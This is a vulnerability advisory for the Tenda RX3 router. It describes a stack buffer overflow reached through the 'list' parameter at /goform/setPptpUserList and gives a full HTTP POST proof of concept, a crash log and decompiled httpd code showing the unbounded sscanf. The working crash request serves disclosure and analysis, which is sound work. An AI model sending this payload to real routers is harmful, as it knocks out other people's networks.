Vendor of the products: Tenda

Affected products: Tenda RX3 US_RX3V1.0br_V16.03.13.11_multi_TDE01


Hardware Link: https://www.tendacn.com/tw/download/detail-3980.html

Vulnerability Description

A buffer overflow vulnerability was discovered in Tenda RX3 US_RX3V1.0br_V16.03.13.11_multi_TDE01, triggered by the list parameter at /goform/setPptpUserList. This vulnerability allows attackers to cause a Denial of Service (DoS) via a crafted packet.

POC


send



```
POST /goform/setPptpUserList HTTP/1.1
Host: 192.168.0.1
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0)
Gecko/20100101 Firefox/115.0
Accept: text/plain, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded;
charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 1017
Origin: http://192.168.0.1
Connection: close
Referer:
http://192.168.0.1/pptp_server.html?random=0.70032
61174329025&
Cookie: bLanguage=en

list=
aaaabaaacaaadaaaeaaafaaagaaahaaaiaaajaaakaaalaaama
aanaaaoaaapaaaqaaaraaasaaataaauaaavaaawaaaxaaayaaa
zaabbaabcaabdaabeaabfaabgaabhaabiaabjaabkaablaabma
abnaaboaabpaabqaabraabsaabtaabuaabvaabwaabxaabyaab
zaacbaaccaacdaaceaacfaacgaachaaciaacjaackaaclaacma
acnaacoaacpaacqaacraacsaactaacuaacvaacwaacxaacyaac
zaadbaadcaaddaadeaadfaadgaadhaadiaadjaadkaadlaadma
adnaadoaadpaadqaadraadsaadtaaduaadvaadwaadxaadyaad
zaaebaaecaaedaaeeaaefaaegaaehaaeiaaejaaekaaelaaema
aenaaeoaaepaaeqaaeraaesaaetaaeuaaevaaewaaexaaeyaae
zaafbaafcaafdaafeaaffaafgaafhaafiaafjaafkaaflaafma
afnaafoaafpaafqaafraafsaaftaafuaafvaafwaafxaafyaaf
zaagbaagcaagdaageaagfaaggaaghaagiaagjaagkaaglaagma
agnaagoaagpaagqaagraagsaagtaaguaagvaagwaagxaagyaag
```


You can see that the router has crashed.



```
func:cfms_mib_proc_handle, line:203 connect cfmd is error.
connect: No such file or directory
func:cfms_mib_proc_handle, line:203 connect cfmd is error.
connect: No such file or directory
func:cfms_mib_proc_handle, line:203 connect cfmd is error.
zsh: segmentation fault  sudo chroot ./ ./qemu-arm-static ./bin/httpd
```

Code in httpd


The `formSetPPTPUserList` function calls the `set_pptpuser_list` function.



```
void __fastcall formSetPPTPUserList(webs_t wp, char_t *path, char_t *query)
{
  int v4; // r0
  cgi_msg v5; // r0
  int v6; // r7
  int v7; // r0
  int all_users_same[16]; // [sp+8h] [bp-2760h] BYREF
  unsigned __int8 param_str[256]; // [sp+48h] [bp-2720h] BYREF
  unsigned __int8 pptp_users[512]; // [sp+148h] [bp-2620h] BYREF
  unsigned __int8 all_pptp_username[16][64]; // [sp+348h] [bp-2420h] BYREF
  unsigned __int8 before_pptp_users_value[8][512]; // [sp+748h] [bp-2020h] BYREF
  unsigned __int8 new_pptp_users_value[8][512]; // [sp+1748h] [bp-1020h] BYREF

  memset(all_pptp_username, 0, sizeof(all_pptp_username));
  memset(before_pptp_users_value, 0, sizeof(before_pptp_users_value));
  memset(new_pptp_users_value, 0, sizeof(new_pptp_users_value));
  v4 = init_setpptpuser(before_pptp_users_value, all_pptp_username, pptp_users, 512);
  v5 = set_pptpuser_list(wp, new_pptp_users_value, all_pptp_username, v4, pptp_users);
  if ( v5 == CGI_ERROR
    || (v6 = v5,
        get_same_pptpuser(all_users_same, before_pptp_users_value, new_pptp_users_value, all_pptp_username),
        change_pptpuser_name(all_users_same, all_pptp_username),
        !CommitCfm(v7)) )
  {
    v6 = 1;
  }
  else
  {
    memset(param_str, 0, sizeof(param_str));
    sprintf((char *)param_str, "op=%d", 3);
    send_msg_to_netctrl(20, (int)param_str);
    sprintf((char *)param_str, "advance_type=%d", 1);
    send_msg_to_netctrl(5, (int)param_str);
  }
  websWrite(
    wp,
    (char_t *)"HTTP/1.1 200 OK\nContent-type: text/plain; charset=utf-8\nPragma: no-cache\nCache-Control: no-cache\n\n");
  websWrite(wp, (char_t *)"{\"errCode\":%d}", v6);
  websDone(wp, 200);
}
```


In the `set_pptpuser_list` function, the `list` parameter is first retrieved and stored in `v7`. After parsing `v7`, the `getEachListFromweb` function is called.



```
  unsigned __int8 *v15; // r0
  const char *v16; // r5
  unsigned __int8 pptp_users_each[7][64]; // [sp+38h] [bp-3E8h] BYREF
  unsigned __int8 value[512]; // [sp+1F8h] [bp-228h] BYREF

  memset(value, 0, sizeof(value));
  memset(pptp_users_each, 0, sizeof(pptp_users_each));
  v7 = websGetVar(wp, (char_t *)"list", (char_t *)&byte_7A45B);
  if ( !pptp_users )
    return 1;
  if ( *v7 )
  {
    v9 = (const char *)&v7[strspn((const char *)v7, "~")];
    strncpy((char *)value, v9, 0x200u);
    v10 = 0;
    value[strcspn((const char *)value, "~")] = 0;
    value[511] = 0;
    v11 = strchr(v9, 126);
    while ( value[0] )
    {
      memset(pptp_users_each, 0, sizeof(pptp_users_each));
      getEachListFromWeb(value, pptp_users_each);
      if ( (unsigned int)atoi((const char *)pptp_users_each[3]) > 1 )
        return 1;
      v12 = atoi((const char *)pptp_users_each[2]);
      sprintf(
        (char *)pptp_users,
        "%d;%d;%s;%s;%s;%s;%s;%s",
        v12,
        v10,
        pptp_users_each,
        pptp_users_each[3],
        pptp_users_each[1],
```

In the `getEachListFromWeb` function, the `_isoc99_sscanf` function is called to copy the parsed data into `each_list` without any length restriction, leading to a buffer overflow.



```c
void __fastcall getEachListFromWeb(unsigned __int8 *list, unsigned __int8 (*each_list)[64])
{
  if ( _isoc99_sscanf(
         list,
         "%[^;];%[^;];%[^;];%[^;];%[^;];%[^;];%s",
         each_list,
         &(*each_list)[64],
         &(*each_list)[128],
         &(*each_list)[192],
         &(*each_list)[256],
         &(*each_list)[320],
         &(*each_list)[384]) != 4 )
    puts("sscanf usr list from web err!");
}
```